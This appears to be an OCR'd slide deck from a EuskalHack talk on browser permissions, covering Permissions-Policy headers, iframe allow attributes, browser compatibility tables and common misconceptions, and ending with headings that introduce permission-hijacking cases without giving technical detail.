EuskalHack Security Congress VIII

> whoami

Alberto Fernández-de-Retana — *bubu* *(pronounced as boo-boo)*

Interested in web security and privacy, as well as browser internals.
W3C Security Interest Group Invited Expert.
CTF player for: TheHackersCrew, ISwearIGoogledIt, 0xDecode …


@alberto_fdr

albertofdr.github.io

albertofdr.github.io@gmail.com

How Browser Permissions Work

Disclaimer: Android WebView behaves differently.



[1] https://albertofdr.github.io/web-security-class/browser/browser.permissions

How Browser Permissions Work

> Around 80 supported permissions.

> no up-to-date list.

accelerometer	camera	clipboard-read
clipboard-write	display-capture	fullscreen
geolocation	gyroscope	local-network-access
local-fonts	microphone	notifications
…	…	…


[1] https://albertofdr.github.io/browser-permissions-tool/index.html

How Browser Permissions Work

Permission	Powerful	Policy-controlled	Default Allowlist
camera	✅	✅	self
geolocation	✅	✅	self
gamepad	❌	✅	*
notifications	✅	❌	N/A
push	✅	❌	N/A

[1] https://albertofdr.github.io/browser-permissions-tool/index.html

How Browser Permissions Work



[1] https://w3c.github.io/permissions/#registry-table-of-standardized-permissions

https://albertofdr.github.io/browser-permissions-tool/

Home | News/Versions | Header Generator | Permission Information | Learn About Permissions | Open Issue | About

Browser Permissions Compatibility

15-05-2025

This table contains information about browser compatibility for certain features.
Note: The data is updated periodically and may not always reflect the latest browser versions.
Note: Firefox (link) and Webkit (link) still don't support the Permissions-Policy header.

127 Permissions	Chrome 136.0.7103.92		Chromium 136.0.7103.25		Firefox 137.0		Brave 1.78.97		WebKit 18.4	
	Powerful Permission	Permissions-Policy	Powerful Permission	Permissions-Policy	Powerful Permission	Permissions-Policy	Powerful Permission	Permissions-Policy	Powerful Permission	Permissions-Policy
accelerometer	✅	✅ (self)	✅	✅ (self)	❌	❌	✅	✅ (self)	❌	❌
accessibility-events	❌	❌	❌	❌	❌	❌	❌	❌	❌	❌
all-screens-capture	❌	❌	❌	❌	❌	❌	❌	❌	❌	❌
ambient-light-sensor	✅	❌	✅	❌	❌	❌	✅	❌	❌	❌
attribution-reporting	❌	✅ (*)	❌	✅ (*)	❌	❌	❌	❌	❌	❌
audio	❌	❌	❌	❌	❌	❌	❌	❌	❌	❌
autofill	❌	❌	❌	❌	❌	❌	❌	❌	❌	❌
autoplay	❌	✅ (self)	❌	✅ (self)	❌	❌	❌	✅ (self)	❌	❌
background-fetch	✅	❌	✅	❌	❌	❌	✅	❌	❌	❌
background-sync	✅	❌	✅	❌	❌	❌	✅	❌	❌	❌
battery	❌	❌	❌	❌	❌	❌	❌	❌	❌	❌
bluetooth	❌	❌	❌	❌	❌	❌	❌	❌	❌	❌
browsing-topics	❌	✅ (*)	❌	✅ (*)	❌	❌	❌	❌	❌	❌
camera	✅	✅ (self)	✅	✅ (self)	✅	❌	✅	✅ (self)	✅	❌
captured-surface-control	✅	✅ (self)	✅	✅ (self)	❌	❌	✅	✅ (self)	❌	❌

Individual Permissions – Media Capture and Streams[1]

- **Permission** is defined in **spec**.
- **Spec** defines if the permission is **powerful** and/or **policy controlled**.
- In case of policy controlled, it includes the **default allowlist**.

§ 13. Permissions Integration


This specification defines two powerful features identified by the names **"camera"** and **"microphone"**.

§ 14. Permissions Policy Integration

This specification defines two policy-controlled features identified by the strings `"camera"` and `"microphone"`. Both have a default allowlist of `"self"`.

[1] https://www.w3.org/TR/mediacapture-streams/

How a website developer can Control/Restrict Permissions



Formerly known as Feature-Policy

How a website developer can Control/Restrict Permissions

Permissions-Policy header:

```
camera=(),
clipboard-read=self,
clipboard-write=(self "https://iframe.org/")
```

HTML allow tag:

```
<iframe
    src="https://iframe.org"
    allow=camera;clipboard-read;
          clipboard-write">
```

	Website	*Iframe*
camera	✗	✗
clipboard-read	✓	✗
clipboard-write	✓	✓

How a website developer can Control/Restrict Permissions

Permissions-Policy header:

```
camera=(),
clipboard-read=self,
clipboard-write=(self "https://iframe.org/")
```

HTML allow tag:

```
<iframe
    src="https://second-iframe.org"
    allow=camera;clipboard-read;
          clipboard-write">
```

	Website	***second-iframe***
camera	✗	✗
clipboard-read	✓	✗
clipboard-write	✓	✗

https://albertofdr.github.io/browser-permissions-tool/

Home | News/Versions | Header Generator | Permission Information | Learn About Permissions | Open Issue | About

Create Your Permissions-Policy Header

15-05-2025

Using the permission result list, this page lets you create a permissions policy header for your website. In this list, all the policy-controlled permissions that are valid for at least one browser vendor. In this header, you can specify different directives for the policy-controlled permissions.
Note: Even though you can use the 'Disable Powerful Permissions' option, I highly recommend double-checking manually.
Inspired by permissionspolicy.com

Example:
Nº of Permissions: 27
Nº of Bytes: 524

Copy

```
Permissions-Policy: accelerometer=(), ambient-light-sensor=(), autoplay=(), battery=(), camera=(), cross-origin-isolated=(), display-capture=(), document-domain=(), encrypted-media=(), execution-while-not-rendered=(), execution-while-out-of-viewport=(), fullscreen=(), geolocation=(), gyroscope=(), keyboard-map=(), magnetometer=(), microphone=(), midi=(), navigation-override=(), payment=(), picture-in-picture=(), publickey-credentials-get=(), screen-wake-lock=(), sync-xhr=(), usb=(), web-share=(), xr-spatial-tracking=()
```

Disable All Permissions | Disable Powerful Permissions | Start Again

Permission ▲▼	Powerful ▲▼	Disable	Self	Origin	*
accelerometer	✅	○	☐	Origins separated by semicolon	○
camera	✅	○	☐	Origins separated by semicolon	○
captured-surface-control	✅	○	☐	Origins separated by semicolon	○
clipboard-read	✅	○	☐	Origins separated by semicolon	○
clipboard-write	✅	○	☐	Origins separated by semicolon	○
display-capture	✅	○	☐	Origins separated by semicolon	○
fullscreen	✅	○	☐	Origins separated by semicolon	○
geolocation	✅	○	☐	Origins separated by semicolon	○
gyroscope	✅	○	☐	Origins separated by semicolon	○

Browser Permissions Misconceptions


-> Misconception 1: Controlling vs Same-Origin-Policy (SOP)

Permissions-Policy:

camera=(self “https://iframe.org”)


HTML allow tag:


```
<iframe
    src=”https://iframe.org”
    allow=”camera”
>
```



Browser Permissions Misconceptions


-> Misconception 2: Misleading prompt






Browser Permissions Misconceptions

-> Misconception 3: No re-prompt





Funny part - How to perform Permission Hijacking?

Case 1: Hacking Embedded Documents with Permissions

->Vulnerabilities found on Glassix and LiveChat companies

Case 2: Hacking websites w/o control header


-> Specification Issue

[1] https://albertofdr.github.io/post/permission-hijacking-2025/

Funny part - How to attack this permission model?

-> **Case 1:** Hacking Embedded Documents with Permissions

